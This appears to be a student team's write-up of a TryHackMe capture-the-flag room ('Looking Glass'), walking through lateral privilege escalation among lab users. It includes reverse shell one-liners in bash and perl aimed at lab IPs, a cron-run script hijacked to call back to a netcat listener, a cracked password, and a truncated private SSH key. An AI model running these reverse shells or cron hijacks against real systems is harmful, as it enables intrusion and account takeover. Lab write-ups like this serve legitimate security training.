jabberwock@looking-glass:~$ nano reverse.php
jabberwock@looking-glass:~$ ls
poem.txt  reverse.php  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ php reverse.php
Starting task  Changing task  Terminating task
Command 'php' not found, but can be installed with:
apt install php7.2-cli
apt install hhvm
Ask your administrator to install one of them.

jabberwock@looking-glass:~$ apt install php7.2-cli
E: Could not open lock file /var/lib/dpkg/lock-frontend - open (13: Permission denied)
E: Unable to acquire the dpkg frontend lock (/var/lib/dpkg/lock-frontend), are you root?
jabberwock@looking-glass:~$ s
```

However, we tried to **cat /etc/cronjob** for us to check the system-wide crontab which lets us see the scheduled task that the user has created. From there on, Jia Meng and Kai Zheng obtain vital information which is that the user ‘tweedledum’ will execute the twasBrillig.sh, every time it is rebooted.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * * *  root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$
```

Jia Meng figured that she can exploit the twasBrillig.sh by making a reverse shell with this command **bash -i >& /dev/tcp/MACHINE_IP/PORT 0>&1** from pentestmonkey.

The screenshot shows the pentestmonkey website with the URL pentestmonkey.net. The page title is "Reverse Shell Cheat Sheet". The left sidebar contains a search bar and a "Categories" section with links to "Blog (78)", "Cheat Sheets (10)" (which includes "Shells (1)" and "SQL Injection (7)"), "Contact (2)", "Site News (3)", "Tools (17)" (including "Audit (3)", "Misc (7)", "User Enumeration (4)", "Web Shells (3)"), "Uncategorized (3)", "Yaptest (15)" (including "Front End (1)", "Installing (2)", "Overview (2)", "Using (8)"). The main content area starts with a note about finding a command execution vulnerability and wanting an interactive shell. It then discusses reverse shells, noting they are limited by installed languages. Examples for Bash and Perl are provided, along with a note about an alternative PERL reverse shell.

Categories

- Blog (78)
- Cheat Sheets (10)
 - Shells (1)
 - SQL Injection (7)
- Contact (2)
- Site News (3)
- Tools (17)
 - Audit (3)
 - Misc (7)
 - User Enumeration (4)
 - Web Shells (3)
- Uncategorized (3)
- Yaptest (15)
 - Front End (1)
 - Installing (2)
 - Overview (2)
 - Using (8)

Reverse Shell Cheat Sheet

If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards you'll probably want an interactive shell.

If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either throwing back a reverse shell or binding a shell to a TCP port. This page deals with the former.

Your options for creating a reverse shell are limited by the scripting languages installed on the target system – though you could probably upload a binary program too if you're suitably well prepared.

The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows if you use substitute “/bin/sh -i” with “cmd.exe”.

Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but not very readable.

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```


PERL

Here's a shorter, feature-free version of the perl-reverse-shell:

```
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(I,"<&0");open(O,">&1");exec("sh -i");};'
```


There's also an alternative PERL reverse shell here.

The **ip address** needs to be changed to the one on THM (green bubble).



```
jabberwock@looking-glass: ~
File Actions Edit View Help
1211102696@kali: ~ x 1211102696@kali: ~ x jabberwock@looking-glass: ~ x
GNU nano 2.9.3 twasBrillig.sh Modified
wall $(cat /home/jabberwock/poem.txt)
bash -i >/dev/tcp/10.0.0.1/1234 0>${1}
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^Y Replace ^U Uncut Text ^T To Linter ^L Go To Line
```

After adding in the bash command, Jia Meng saved it and opened a new terminal to receive the netcat response.



```
File Actions Edit View Help
1211102696@kali: ~ x 1211102696@kali: ~ x 1211102696@kali: ~ x
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
User Jabberwock may run the following commands on looking-glass:
(root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass: $ ls -l
total 12
-rw-r--r-- 1 jabberwock jabberwock 935 Jun 30 2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul 3 2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock 38 Jul 3 2020 user.txt
jabberwock@looking-glass: $ /etc/sudoers
-bash: /etc/sudoers: Permission denied
jabberwock@looking-glass: $ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass: $ cat poem.txt
Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought—
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
jabberwock@looking-glass: $ ulgy wood,
jabberwock@looking-glass: $ nano twasBrillig.sh
jabberwock@looking-glass: $ sudo reboot
Connection to 10.18.88.96 closed by remote host.
Connection to 10.18.88.96 closed.

(1211102696@kali)-[~]
File Actions Edit View Help
(1211102696@kali)-[~]
$ nc -lnp 1234 ...
listening on [any] 1234 ...
connect to [10.18.14.171] from (UNKNOWN) [10.10.88.96] 36238
bash: cannot set terminal process group (869): Inappropriate ioctl for device
bash: no job control in this shell
twedledum@looking-glass: $ ls
ls
humptydumpty.txt
poem.txt
twedledum@looking-glass: $
```

Category: Horizontal Privilege Escalation

Question:2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI

Tools used: SSH/CyberChef/python3

Thought Process and Methodology and Attempts:

After waiting for a moment, Jia Meng and Kai Zheng successfully connected and listened to the port. With that being said, Jia Meng is currently the ‘tweedledum’ user. Jia Meng then proceeded to list out the files. There are 2 files listed out and Jia Meng checked both of the files to see if there is any useful information.

```
1211102696@kali: ~
File Actions Edit View Help
└── (1211102696㉿kali)-[~]
    $ nc -lvp 1234
    listening on [any] 1234 ...
    connect to [10.18.14.171] from (UNKNOWN) [10.10.88.96] 36238
    bash: cannot set terminal process group (869): Inappropriate ioctl for device
    bash: no job control in this shell
    tweedledum@looking-glass:~$ ls
    ls
    humptydumpty.txt
    poem.txt
    tweedledum@looking-glass:~$ cat humptydumpty.txt
    cat humptydumpty.txt
    dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
    7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
    28391d3bc64ec15ccb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
    b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
    fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
    b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
    5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
    7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
    tweedledum@looking-glass:~$ cat poem.txt
    cat poem.txt
    'Tweedledum and Tweedledee
     Agreed to have a battle;
     For Tweedledum said Tweedledee
     Had spoiled his nice new rattle.

     Just then flew down a monstrous crow,
     As black as a tar-barrel;
     Which frightened both the heroes so,
     They quite forgot their quarrel.'
    tweedledum@looking-glass:~$
```

From above, Jia Meng and Kai Zheng found that there seem to be a bunch of random words and numbers in the **humptydumpty.txt** which reminds Jia Meng of the SHA256 hash.

Jia Meng learned before that CyberChef is the best bud in decoding these, so she decided to copy the whole content from humptydumpty.txt and passed it onto Cyberchef in search of an answer.

After much trial and error, Jia Meng was able to get information with the From Hex help in decoding the data.

'the password is **zyxwvutsrqponmlk**'. (passwd for humptydumpty)

The screenshot shows a terminal window with the 'From Hex' tool open. The input field contains a long hex string:

```
dffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aaee66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15ccb09426b04a6b76493cc85f11230bb0105e02d15e3624  
b808e156d18d1ceddcc1456375fbcae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b
```

The output field shows the decoded password:

```
Üyöö@B? .ZLÖ~x9yl¹ .hhövk@ .!é .ia·v .Ä.5.0. .<.:ifí...248.nqCÄ .x?ö11(9 ;.äNÄ\» .&*J};·d.  
<É_.#.“.^.N&6$, .AVN..1ÜAecueÉé .ÄeI |#. .`sY..@OuQYI«öw.ÖE|.!. .öc:1..çÜ.]IVAOwÖ‡wm)BE.. .Ö~äö~ää{íµé.Ö$Fgv.xÉiöDö^.H  
.Ü(.#qöðao .Ä)'s'=j»öö'.ir. .ßthe password is zyxwvutsrqponmlk
```

Natalie was also able to find the password for the user 'humptydumpty' by pasting the whole content from **humptydumpty.txt** and passed it into Hashes.com

The screenshot shows the Hashes.com search interface with the results for the password 'zyxwvutsrqponmlk' highlighted:

Found:

```
28391d3bc64ec15ccb09426b04a6b76493cc85f11230bb0105e02d15e3624:of  
5e884898da28047151d0e56f8dc6292773603d0d6aabbd62a11ef721d1542d8:password  
7692c3ad3540bb803c020b3aaee66cd8887123234ea0c6e7143c0add73ff431ed:one  
b808e156d18d1ceddcc1456375fbcae994c36549a07c8c2315b473dd9d7f404f:these  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0:the  
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9:maybe  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6:is  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b:the password is zyxwvutsrqponmlk
```

Next up, Jia Meng tried to check every registered user that has access to a system with the **cat /etc/passwd** command. Jia Meng then was able to see the 'humptydumpty' user was listed in as well.

```
1211102696@kali:~
```

File Actions Edit View Help

```
They quite forgot their quarrel.'
```

```
tweedledum@looking-glass:~$ /etc/passwd
```

```
/etc/passwd
```

```
bash: /etc/passwd: Permission denied
```

```
tweedledum@looking-glass:~$ cat /etc/passwd
```

```
cat /etc/passwd
```

```
root:x:0:0:root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

```
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:mail:/var/mail:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
```

```
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
```

```
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
```

```
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
```

```
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
```

```
lxd:x:105:65534::/var/lib/lxd/:/bin/false
```

```
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
```

```
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

```
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
```

```
pollinate:x:109:1::/var/cache/pollinate:/bin/false
```

```
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
```

```
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
```

```
jabberwock:x:1001:1001,,,,:/home/jabberwock:/bin/bash
```

```
tweedledum:x:1002:1002,,,,:/home/tweedledum:/bin/bash
```

```
tweedledee:x:1003:1003,,,,:/home/tweedledee:/bin/bash
```

```
humptydumpty:x:1004:1004,,,,:/home/humptydumpty:/bin/bash
```

```
alice:x:1005:1005:Alice,,,,:/home/alice:/bin/bash
```

```
tweedledum@looking-glass:~$ █
```

Since Jia Meng had already obtained the password to the 'humptydumpty' user, she tried to switch to 'humptydumpty' by using the **su humptydumpty** command.

```
File Actions Edit View Help
tweedledum@looking-glass:~$ /etc/passwd
/etc/passwd
bash: /etc/passwd: Permission denied
tweedledum@looking-glass:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
su: must be run from a terminal
tweedledum@looking-glass:~$ su humptydumpty
su humptydumpty
su: must be run from a terminal
tweedledum@looking-glass:~$ whoami
whoami
tweedledum
tweedledum@looking-glass:~$ id
id
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
tweedledum@looking-glass:~$ sudo -l
sudo -l
Matching Defaults entries for tweedledum on looking-glass:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

Unfortunately, Jia Meng could not change to the ‘humptydumpty’ user, she first need to upgrade and stabilise the shell with the following commands, `python3 -c 'import pty;pty.spawn("/bin/bash")'` which Jia Meng have learn in Day 24 of the 25 days of Cyber Security room.

Next, Jia Meng needs to use the command `export TERM=xterm` which will give us access to term commands.

Moving on, press the **Ctrl + Z** to background the shell and then use the `stty raw -echo; fg` to foreground the shell.

```
tweedledum@looking-glass:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
python3 -c 'import pty;pty.spawn("/bin/bash")'  
tweedledum@looking-glass:~$ export TERM=xterm  
export TERM=xterm  
tweedledum@looking-glass:~$ ^Z  
zsh: suspended nc -lnvp 1234  
  
└─(1211102696㉿kali)-[~]  
└─$ stty raw -echo; fg  
[1] + continued nc -lnvp 1234
```

After upgrading and stabilising the shell, Jia Meng tries to switch to the ‘humptydumpty’ user once again after several attempts Jia Meng was finally able to switch to the ‘humptydumpty’ user. From there on, Jia Meng used **ls** to try and list out all the files but was denied, she then figured that she needed to change the directory to **cd /home/humptydumpty**. After changing the directory, and once again using the **ls** command, Jia Meng was finally able to see the poetry.txt file being listed out.

```
humptydumpty@looking-glass:~
```

File Actions Edit View Help

```
tweedledum@looking-glass:~$ sudo humptydumpty
[sudo] password for tweedledum:
Sorry, try again.
[sudo] password for tweedledum:
Sorry, try again.
[sudo] password for tweedledum:
sudo: 3 incorrect password attempts
tweedledum@looking-glass:~$ sudo humptydumpty
[sudo] password for tweedledum:
Sorry, try again.
[sudo] password for tweedledum:
sudo: 1 incorrect password attempt
tweedledum@looking-glass:~$ cat humptydumpty
cat: humptydumpty: No such file or directory
tweedledum@looking-glass:~$ whoami
tweedledum
tweedledum@looking-glass:~$ su humptydumpty
Password:
su: Authentication failure
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/tweedledum$ /home/humptydumpty
bash: /home/humptydumpty: Is a directory
humptydumpty@looking-glass:/home/tweedledum$ cd /home/humptydumpty
humptydumpty@looking-glass:~$ ls
poetry.txt
humptydumpty@looking-glass:~$ cat poetry.txt
'You seem very clever at explaining words, Sir,' said Alice. 'Would you kindly tell me the meaning of the poem called "Jabberwocky"?'
```

'Let's hear it,' said Humpty Dumpty. 'I can explain all the poems that were ever invented—and a good many that haven't been invented just yet.'

This sounded very hopeful, so Alice repeated the first verse:

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
'That's enough to begin with,' Humpty Dumpty interrupted: 'there are plenty of hard words there. "Brillig" means four o'clock in the afternoon—the time when you begin broiling things for dinner.'
```

'That'll do very well,' said Alice: 'and "slithy"?'

'Well, "slithy" means "lithe and slimy." "Lithe" is the same as "active." You see it's like a portmanteau—there are two meanings packed up into one word.'

'I see it now,' Alice remarked thoughtfully: 'and what are "toves"?'

'Well, "toves" are something like badgers—they're something like lizards—and they're something like corkscrews.'

'They must be very curious looking creatures.'

'They are that,' said Humpty Dumpty: 'also they make their nests under sun-dials—also they live on cheese.'

From scanning through the ***poem.txt***, Jia Meng found that Alice seemed to be another user as well. From here, we can see that other user groups have executable permission on alice. Thus, we need to change the directory to ***alice***.

```
humptydumpty@looking-glass:~$ ls -al
total 28
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 16:26 .
drwxr-xr-x  8 root         root        4096 Jul  3 2020 ..
lrwxrwxrwx  1 root         root        9 Jul  3 2020 .bash_history → /dev/null
-rw-r--r--  1 humptydumpty humptydumpty 220 Jul  3 2020 .bash_logout
-rw-r--r--  1 humptydumpty humptydumpty 3771 Jul  3 2020 .bashrc
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 16:26 .gnupg
-rw-r--r--  1 humptydumpty humptydumpty  807 Jul  3 2020 .profile
-rw-r--r--  1 humptydumpty humptydumpty 3084 Jul  3 2020 poetry.txt
humptydumpty@looking-glass:~$ cd /home/
humptydumpty@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root         root        4096 Jul  3 2020 .
drwxr-xr-x 24 root         root        4096 Jul  2 2020 ..
drwx--x--x  6 alice       alice       4096 Jul  3 2020 alice
drwx----- 3 humptydumpty humptydumpty 4096 Jul 26 16:26 humptydumpty
drwxrwxrwx  5 jabberwock   jabberwock  4096 Jul 26 15:15 jabberwock
drwx----- 5 tryhackme    tryhackme   4096 Jul  3 2020 tryhackme
drwx----- 3 tweedledee   tweedledee  4096 Jul  3 2020 tweedledee
drwx----- 2 tweedledum  tweedledum  4096 Jul  3 2020 tweedledum
humptydumpty@looking-glass:/home$ █
```

In the meanwhile, Kai Zheng had tried to check the Sudo command on Humptydumpty, but it didn't work for humptydumpty. He also went through and explored another file to see anything useful but he failed to find anything. What Kai Zheng and Jia Meng can do is just change the directory to Alice but without permission. They cannot check the file in the Alice folder.

```

humptydumpty@looking-glass: /home/alice
File Actions Edit View Help Options Kali NetHunter Exploit-DB Google Hacking DB OffSec Last build: 18 days ago
humptydumpty@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ cd jabberwock
humptydumpty@looking-glass:/home/jabberwock$ ls
oem.txt reverse.php twasBrillig.sh user.txt
humptydumpty@looking-glass:/home/jabberwock$ cd ..
humptydumpty@looking-glass:/home$ cd tweedledee
ash: cd: tweedledee: Permission denied
humptydumpty@looking-glass:/home$ cd tweedledum
ash: cd: tweedledum: Permission denied
humptydumpty@looking-glass:/home$ cd humptydumpty
humptydumpty@looking-glass:~$ sudo -l
[sudo] password for humptydumpty:
[sudo] password for humptydumpty:
[humptydumpty@looking-glass:~$ cd ..
[humptydumpty@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -al
total 32
rwxr-xr-x 8 root      root      4096 Jul  3  2020 .
rwxr-xr-x 24 root     root      4096 Jul  2  2020 ..
rwx--x--x  6 alice    alice     4096 Jul  3  2020 alice
rwx----- 3 humptydumpty humptydumpty 4096 Jul 26 11:12 humptydumpty
rwxrwxrwx  5 jabberwock jabberwock 4096 Jul 26 10:52 jabberwock
rwx----- 5 tryhackme tryhackme 4096 Jul  3  2020 tryhackme
rwx----- 3 tweedledee tweedledee 4096 Jul  3  2020 tweedledee
rwx----- 2 tweedledum tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ ss

```

After being stuck here for a while, Kai Zheng and Jia Meng decided to get some extra tips from google.

Privilege Escalation (Humptydumpty To Alice)

Now this is a trick one and it should be as alice is the last account that you need to traverse into before you can acquire the root account.

Hint: If you aren't able to see something, does it mean that its not there?

Hint: I'll say no

Hint: Wait, which account am I trying to get into.

Last Hint: You can directly ssh into Alice's account.

If my failed attempt at giving you hints has left you more confused then allow me to provide you the direct solution for this. Copy the private key of Alice which is located at /home/Alice/.ssh/id_rsa and change its permission to 600. This will allow you to ssh into the account as shown in the image below

Running a sudo -l here will treat you with an error message which will say that humptydumpty may not run sudo on looking-glass. This happens when a user is not included in the sudoers directory, so lets take a look at it.

With the extra tips, Jia Meng manages to find the private key with cat .ssh/id_rsa

```

humptydumpty@looking-glass: /home/alice
File Actions Edit View Help Kali NetHunter Exploit-DB Google Hacking DB OffSec
sshd:x:110:65534 ::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,,:/home/alice:/bin/bash
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEaxmPncAXisNjbU2xifft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFuqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWKKQka9tQ
2xrDnyxdwbtikP1L4bq/4vU30Uca+aYhxqhyq39arpeceHVit+jVPriHiCA73k7g
HcgpkwCzNa5MMGo+1Cg4ifzffv4uHPkxBLLl3f4rBf84RmuKEEy6bYz+/-WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7GHhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmhX7JkhkEUFIvx6ZV1y+gihQIDAQABaoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFz7LAIVuc5Ryqlxm5tsgnUzvlRgfRMpn7hAjD/bWFkLb7j
/phmkU1c4WkaJdjzZhSPfGjxpK4UtKx3Uetjw+1eomIVnu6pkivJ0DyXVJiT5jF
